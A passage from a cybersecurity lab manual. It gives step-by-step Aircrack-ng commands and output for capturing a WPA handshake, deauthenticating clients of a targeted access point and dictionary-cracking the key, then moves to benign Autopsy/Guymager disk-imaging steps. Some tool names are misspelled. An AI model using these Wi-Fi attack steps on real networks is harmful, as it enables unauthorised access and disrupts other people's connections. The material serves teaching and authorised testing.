To learn more on the **Ophcrack tool**, please click on this link or copy the link and paste on your browser to watch the you tube video.

<https://www.youtube.com/watch?v=1w6SWA7-yRM>

Week Seven Wireless Network Attacks

Introduction

Wireless attacks refer to a variety of cyberattacks targeting wireless networks and devices. These attacks exploit the vulnerabilities in wireless communication protocols, devices, or improperly secured wireless networks. The commonest wireless attacks include: Eavesdropping (Passive Attacks), Man-in-the-Middle (MitM) Attacks, Rogue Access Points etc. In this week exercise we are going to illustrate how to use **AirCrack-ng** tool to carry out attacks on wireless devices.

Aircrack-ng is a powerful suite of tools used for auditing wireless networks. It's primarily used for network security testing, particularly focusing on Wi-Fi network penetration testing. Aircrack-ng allows users to assess the security of wireless networks by capturing data packets and cracking WEP and WPA/WPA2-PSK encryption keys.

Experiment 7.1: Cracking wifi Password with Aircrack-ng tool

Aim: The aim of this experiment is to crack WEP and WPA/WPA2 password keys

Objective: To carry out wifi penetration testing using Aircrack-ng tool.

Outcome: At the end of this experiment the learner will be able to:-
Use Aircrack-ng tool to carry out attack on wifi (wireless network).

Getting Started with Aircrack-ng tool in kali Linux

Installing Aircrack-Ng on Kali Linux.

Aircrack-ng comes pre-installed on Kali Linux. To confirm, open the terminal and type:

Step 1: `aircrack-ng --help` then press **Enter**

If you get an output showing common aircrack-ng commands, then it is already installed on your system and ready to use.

If not installed for any reason, use the following **apt** commands on the terminal window as shown on the screenshot below:

```
sudo apt update
sudo apt install aircrack-ng
```

7.1.1 Capturing Wi-Fi Handshake Using Airodump-ng

Before attempting to crack Wi-Fi passwords, we need to capture wireless network traffic. This traffic is used to obtain the all-important Wi-Fi handshake that verifies clients to the network.

To capture packets, we will use the **airodump-ng** tool that comes with the aircrack-ng suite.

Step 1: Open the terminal and type **airodump-ng** to list available wireless interfaces

on your system. Note down the interface name for your wireless adapter, it will look like **wlan0** or **wlan1**

Step 2: Start the packet capture process on your wireless adapter (set to monitor mode) targeting the access point channel. The syntax is:

```
airodump-ng -c [channel] --bssid [router BSSID] -w output [interface name]
```

Relax while I demonstrate these steps:

To confirm that the wireless card is ON,

Step 3: Open the command prompt in Kali

Step 4: Type **iwconfig** and press **Enter**

```
root@bt:~#  
root@bt:~# iwconfig  
lo                no wireless extensions.  
  
wlan0             IEEE 802.11bg  ESSID:off/any  
                  Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
                  Retry  long limit:7   RTS thr:off   Fragment thr:off  
                  Encryption key:off  
                  Power Management:off
```

Exercise 2: To start packet capturing using Airmo-n-g

Step 1: Open the Kali Linux terminal and type **Airmo-n-g** and press **Enter**

This command will display the following information as shown in the screenshot below:

```
root@bt:~#  
root@bt:~# airmo-n-g start wlan0  
  
Found 1 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
  
PID      Name  
1216     dhclient3  
Process with PID 1216 (dhclient3) is running on interface wlan0  
  
Interface      Chipset      Driver  
wlan0          Realtek RTL8187L      rtl8187 - [ohv0]
```

The screen shot above shows that the monitoring interface is **Up**, and we are ready to go.

Exercise 3: To Captures packets from wireless networks and displays information about them, such as SSIDs, BSSIDs, signal strength, encryption, and associated clients.

Step 1: At the command prompt, type **airodmp.ng mon0** and press **Enter**

The output of this command is displayed on the screenshot below:

```
CH 2 ][ Elapsed: 8 s ][ 2013-02-20 15:53
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:16:B6:D5:F8:5C -63    2         0  0  6  54  WPA  TKIP  PSK  Secure
00:1E:E5:3F:B4:60 -56    2         0  0  6  54  WPA  TKIP  PSK  IKAIKALV1
C0:3F:0E:04:9F:7E -61    1         0  0  6  54  WPA  TKIP  PSK  Get your own
00:26:F2:8C:7A:D5 -28    8        12  5  11 54e. WPA2  CCMP  PSK  barker
58:6D:8F:A0:5B:16 -41    4         0  0  1  54e WPA2  CCMP  PSK  weak-2.4-Sauce

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
C0:3F:0E:04:9F:7E 14:5A:05:28:99:4C -51  0 -18   0      2
00:26:F2:8C:7A:D5 00:22:5F:57:1B:22 -37  54 -54  11     12
```

Exercise 4: To listen to a particular channel on a particular Mac address:

Step 1: At the command prompt, type **airodump-ng -w OURFILE -c 1 --bssid 58:6D:8F:A0:5B:16 mon0** Then press **Enter**:

This command results is displayed in the screenshot below:

```
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:26:F2:8C:7A:D5 -28    36        48  0  11 54e. WPA2  CCMP  PSK  barker
58:6D:8F:A0:5B:16 -37    12         0  0  1  54e WPA2  CCMP  PSK  weak-2.4-Sauce
00:1E:58:EE:83:B1 -50    10         0  0  5  54  WPA2  CCMP  PSK  DBWHomeNet
00:1D:7E:44:A7:20 -58    14         0  0  6  54  WPA  TKIP  PSK  DAPOOL
00:1E:E5:3F:B4:60 -58    14         0  0  6  54  WPA  TKIP  PSK  IKAIKALV1
90:27:E4:5C:E5:21 -60    4         0  0  11 54e. WPA2  CCMP  PSK  Schlambo
96:27:E4:5C:E5:21 -61    3         0  0  11 54e. WPA2  CCMP  PSK  Schlambo
00:16:B6:D5:F8:5C -61    6         1  0  6  54  WPA  TKIP  PSK  Secure
74:44:01:AC:74:6E -62    3         0  0  6  54e WPA  TKIP  PSK  westell6945
00:12:17:89:15:C1 -63    2         0  0  6  54  WPA  TKIP  PSK  ema-wifi
C0:3F:0E:04:9F:7E -64    2         0  0  6  54  WPA  TKIP  PSK  Get your own
F8:7B:8C:05:2F:77 -65    3         0  0  10 54e WPA2  TKIP  PSK  GV

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:26:F2:8C:7A:D5 00:22:5F:57:1B:22 -38  54 -54  153    46
C0:3F:0E:04:9F:7E 14:5A:05:28:99:4C -51  0 -18   0      2

oot@bt: # airodump-ng -w OURFILE -c 1 --bssid 58:6D:8F:A0:5B:16 mon0
```

This command may run for some time to collect information needed for this device on the network.

Exercise 5: Next is to carry our de-authentication on the device.

Step 1: At the command prompt, type **aireplay-ng -0 0 -a 58:6D:8F:A0:5B:16 mon0** then Press **Enter**

The screenshot of this action is shown in the screenshot below:

```
root@bt:~# aireplay-ng -0 0 -a 58:6D:8F:A0:5B:16 mon0
16:02:44 waiting for beacon frame (BSSID: 58:6D:8F:A0:5B:16) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:02:45 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
16:02:45 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
16:02:46 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
16:02:46 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
16:02:46 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
16:02:47 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
16:02:47 Sending DeAuth to broadcast -- BSSID: [58:6D:8F:A0:5B:16]
```

You may stop the process (by pressing CTRL + C keys at once) and check using a different window to know if the re-authentication was actually carried out.

Step 2: At the command line, type **ls** and then press **Enter**

```
root@bt:~# ls
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.cap
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.csv
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.kismet.csv
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.kismet.netxml
```

The OURFILE-01.cap file is listed. This shows that the de-authentication is ok.

Exercise 6: To carry out a dictionary Attack

Step 1: At the command prompt, type **aircrack-ng OURFILE-01.cap -w /pentest/passwords/wordlists/darkc0de.lis** Then press **Enter**

The screenshot for the result is shown below:

```
root@bt:~# ls
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.cap
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.csv
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.kismet.csv
-rw-r--r-- 1 root root 1024000000 2014-07-14 16:02 OURFILE-01.kismet.netxml
root@bt:~# aircrack-ng OURFILE-01.cap -w /pentest/passwords/wordlists/darkc0de.lis
```

The screenshot below shows the crack password. The crack process may take some time, just hold on.

```
[00:02:15] 131706 keys tested (1137.46 k/s)
KEY FOUND! [ Dragonbreath ]
Master Key : 49 48 47 88 73 F1 45 F2 28 29 30 C2 20 5F 47 07
34 C1 28 A1 98 06 82 70 02 3F 8C 35 30 E8 BA AF
Transient Key : 8F 48 85 86 9D 07 71 C8 F1 90 A8 27 A0 BF C0 56
3F 44 57 20 2F 92 96 39 E8 F4 63 37 A4 8E 47 19
28 3C C1 82 84 A8 82 39 8A C9 72 48 FA 8E 87 A6
13 09 C8 A2 02 91 40 87 41 00 A0 77 67 C0 31 83
EAPOL HMAC : 8E 08 5A 55 54 FE 20 FD 59 74 6F 98 C1 83 8F 81
```

Congratulations, the password has been cracked and it is circled red in the screen shot above.

Conclusion:

It is a crime to perform this attack on a network that you are not permitted. That is the reason our experiment is done on a virtual machine (Kali Linux, Virtual box and other virtual machines installed in the virtual environment. The use of strong password is required when we are connected to a wireless network.

To learn more on the use of Aircrack.ng please click on the you tube link to watch the videos. <https://www.youtube.com/watch?v=ngxzSIsP1JU>

Week Eight: Digital Forensics Analysis

Introduction

Digital forensics analysis is the process of identifying, collecting, preserving, analyzing, and presenting digital evidence in a manner that is legally admissible in a court of law. It's a critical aspect of cybersecurity, used in both criminal investigations and civil cases to uncover and understand digital activities.

Experiment 8.1 Using Autopsy tool in Kali Linux

Aim: Forensics analysis on hard drives, memory dumps, and mobile devices

Objective: Using Autopsy to systematically collect, analyze, and present digital evidence in a manner that is both thorough and legally sound.

Outcome: At the end of this experiment the learner will be able to:-
Use Autopsy tool to carry out digital forensic investigation and analysis

Getting Started with Autopsy tool in kali Linux

Autopsy comes pre-installed in Kali Linux. If it is not install, you can install it following these steps:

Step 1: Update Kali Linux

First, update your package list to ensure you have the latest information on the available packages by typing this command at the command prompt:

```
bash
sudo apt update
```

Step 2: Install Autopsy

Autopsy is available in the default Kali Linux repositories. Install it using the following command:

```
bash
sudo apt install autopsy
```

Step 3: Verify Installation

After the installation is complete, verify that Autopsy is installed by typing autopsy at the command prompt as:

```
bash
autopsy
```

Step 4: Access Autopsy

Open a browser and navigate to:

```
arduino
http://localhost:9999
```

You will see the Autopsy interface, where you can create new cases and begin your forensic analysis.


Exercise 1: How to analysis a Drive Image using Kali Linus

Step 1: Login to your Kali Linus machine by using your user name and password as shown in the screenshot below:



Step 2: The next thing is to capture the Disk Image we are going to use for analysis

Step 3: Click of the **folder** icon on the forensic version of Kali Linux




Step 4: Click on the Kali terminal to take you to the command prompt

Step 5: Type **sudo su** at the command prompt and press **Enter**


The screenshot is shown below:




The **Guymager** is used to obtain the Disk image file to be analyse.



Step 6: Select the attached USB drive and right click to check properties as shown below:




Step 7: Click on **Acquire image**. A new window popup, enter the necessary information as shown in the screenshot below:



Step 8: Select the **Linux dd**

Step 9: Uncheck **“split image file”**


Step 10: Click on **image directory** to select **tmt** folder as shown on the screenshot below:




Step 11: Enter the Image file name

Step 12: Click **start** button

The screenshot is shown below:



The Disk image acquisition will be running as seen I the screenshot below:

